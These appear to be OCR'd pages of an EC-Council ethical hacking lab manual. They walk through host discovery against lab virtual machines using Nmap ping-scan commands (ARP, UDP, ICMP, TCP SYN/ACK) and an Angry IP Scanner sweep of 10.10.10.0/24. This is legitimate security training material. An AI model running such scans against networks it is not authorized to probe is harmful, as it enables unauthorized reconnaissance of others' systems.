


Figure 1.1.1: Login window

TASK 1.1

Install Nmap

3. Navigate to **E:\CEH-Tools\CEHv11 Module 03 Scanning Networks\Scanning Tools\Nmap**; then, double-click **nmap-7.80-setup.exe**.

Note: If a **User Account Control** window appears, click **Yes**.

Note: If an **Open File - Security Warning** pop-up appears, click **Run**.

4. In the **Nmap Setup** window, click **I Agree** and follow the installation steps to install Nmap using all default settings.

Note: If an **Npcap Setup** window appears, click **Install** and follow the installation steps. After the completion of the installation, click **Finish**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. In the **Nmap Setup** window, follow the wizard-driven steps to install Nmap and click **Finish**.




Figure 1.1.2: Nmap Setup pop-up wizard

6. On the completion of the installation, click on the **Start** menu on the bottom-left corner of **Desktop** and launch **Nmap - Zenmap GUI** from the applications, as shown in the screenshot.




Figure 1.1.3: Launch Nmap - Zenmap

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.2

Perform ARP Ping Scan

7. The **Nmap - Zenmap** GUI appears; in the **Command** field, type the command **nmap -sn -PR <Target IP Address>** (here, the target IP address is **10.10.10.16**) and click **Scan**.

Note: **-sn**: disables port scan and **-PR**: performs ARP ping scan.

8. The scan results appear, indicating that the target **Host is up**, as shown in the screenshot.

Note: In this lab, we are targeting the **Windows Server 2016** (**10.10.10.16**) virtual machine.




Figure 1.1.4: Zenmap scan results for ARP ping scan

Note: The ARP ping scan probes ARP request to target host; an ARP response means that the host is active.

TASK 1.3

Perform UDP Ping Scan

9. In the **Command** field, type **nmap -sn -PU <Target IP Address>**, (here, the target IP address is **10.10.10.16**) and click **Scan**. The scan results appear, indicating the target **Host is up**, as shown in the screenshot.

Note: **-PU**: performs the UDP ping scan.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.1.5: Zenmap scan results for UDP ping scan

Note: The UDP ping scan sends UDP packets to the target host; a UDP response means that the host is active. If the target host is offline or unreachable, various error messages such as "host/network unreachable" or "TTL exceeded" could be returned.

TASK 1.4

Perform ICMP ECHO Ping Scan

10. Now, we will perform the ICMP ECHO ping scan. In the **Command** field, type **nmap -sn -PE <Target IP Address>**, (here, the target IP address is **10.10.10.16**) and click **Scan**. The scan results appear, indicating that the target **Host is up**, as shown in the screenshot.

Note: **-PE**: performs the ICMP ECHO ping scan.




Figure 1.1.6: Zenmap scan results for ICMP ECHO ping scan

Note: The ICMP ECHO ping scan involves sending ICMP ECHO requests to a host. If the target host is alive, it will return an ICMP ECHO reply. This scan is useful for locating active devices or determining if the ICMP is passing through a firewall.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.5

Perform ICMP ECHO Ping Sweep

11. Now, we will perform an ICMP ECHO ping sweep to discover live hosts from a range of target IP addresses. In the **Command** field, type **nmap -sn -PE <Target Range of IP Addresses>** (here, the target range of IP addresses is **10.10.10.11-20**) and click **Scan**. The scan results appear, indicating the target **Host is up**, as shown in the screenshot




Figure 1.1.7: Zenmap scan results for ICMP ECHO ping sweep scan

Note: The ICMP ECHO ping sweep is used to determine the live hosts from a range of IP addresses by sending ICMP ECHO requests to multiple hosts. If a host is alive, it will return an ICMP ECHO reply.

12. Apart from the aforementioned network scanning techniques, you can also use the following scanning techniques to perform a host discovery on a target network.

    - **ICMP Timestamp and Address Mask Ping Scan**: These techniques are alternatives for the traditional ICMP ECHO ping scan, which are used to determine whether the target host is live specifically when administrators block the ICMP ECHO pings.

      Example –

      ICMP timestamp ping scan

      # nmap -sn -PP <target IP address>

      ICMP address mask ping scan

      # nmap -sn -PM <target IP address>

    - **TCP SYN Ping Scan**: This technique sends empty TCP SYN packets to the target host, ACK response means that the host is active.

      # nmap -sn -PS <target IP address>

    - **TCP ACK Ping Scan**: This technique sends empty TCP ACK packets to the target host; an RST response means that the host is active.

      # nmap -sn -PA <target IP address>

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **IP Protocol Ping Scan**: This technique sends different probe packets of different IP protocols to the target host, any response from any probe indicates that a host is active.

  # nmap -sn -PO <target IP address>

13. This concludes the demonstration of discovering the target host(s) in the target network using various host discovery techniques.
14. Close all open windows and document all the acquired information.

TASK 2 Perform Host Discovery using Angry IP Scanner

Here, we will use the Angry IP Scanner tool to discover the active hosts in the target network.

1. Turn on the **Ubuntu** virtual machine.

Note: Ensure that the **Windows 10**, **Windows Server 2016**, and **Parrot Security** virtual machines are turned on.

2. In the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 03 Scanning Networks\Ping Sweep Tools\Angry IP Scanner** and double-click **ipscan-win64-3.6.1.exe**.

TASK 2.1 Install Angry IP Scanner

Angry IP Scanner is an open-source and cross-platform network scanner designed to scan IP addresses as well as ports. It simply pings each IP address to check if it is alive; then, optionally by resolving its hostname, determines the MAC address, scans ports, etc. The amount of gathered data about each host can be extended with plugins

3. Angry IP Scanner starts, and a **Getting Started** window pops up. Click **Next**, follow the wizard, and click **Close**.




Figure 1.2.1: Getting Started window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. The **IP Range - Angry IP Scanner** window appears, as shown in the screenshot.




Figure 1.2.2: IP Range - Angry IP Scanner Window

TASK 2.2

Perform the Scan

5. In the **IP Range** fields, type the IP range as **10.10.10.0** to **10.10.10.255** and click the **Preferences** icon beside the **IP Range** menu, as shown in the screenshot.




Figure 1.2.3: Filling the IP range

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. The **Preferences** window appears. In the **Scanning** tab, under the **Pinging** section, select the **Pinging method** as **Combined UDP+TCP** from the drop-down list.




Figure 1.2.4: Angry IP Scanner Preferences window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. Now, switch to the **Display** tab. Under the **Display in the results list** section, select the **Alive hosts (responding to pings) only** radio button and click **OK**.




Figure 1.2.5: Display tab options in the preferences window

8. In the **IP Range - Angry IP Scanner** window, click the **Start** button to start scanning the IP range that you entered.




Figure 1.2.6: Starting the scan

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. **Angry IP Scanner** starts scanning the IP range and begins to list out the alive hosts found. Check the progress bar on the bottom-right corner to see the progress of the scanning.

Note: IP addresses may differ in your lab environment.

10. After the scanning is completed, a **Scan Statistics** pop-up appears. Note the total number of **Hosts alive** (here, 6) and click **Close**.




Figure 1.2.7: Scanning Completed prompt

You can also use other ping sweep tools such as **SolarWinds Engineer's Toolset** (https://www.solarwinds.com), **NetScanTools Pro** (https://www.netscantools.com), **Colasoft Ping Tool** (https://www.colasoft.com), **Visual Ping Tester** (http://www.pingtester.net), and **OpUtils** (https://www.manageengine.com) to discover active hosts in the target network

11. The results of the scan appear in the **IP Range - Angry IP Scanner** window. You can see all active IP addresses with their hostnames listed in the main window.




Figure 1.2.8: Scan results

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. This concludes the demonstration of discovering alive hosts in the target range of IP addresses using various Angry IP Scanner.
13. Close all open windows and document all the acquired information.
14. Turn off all the virtual machines.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

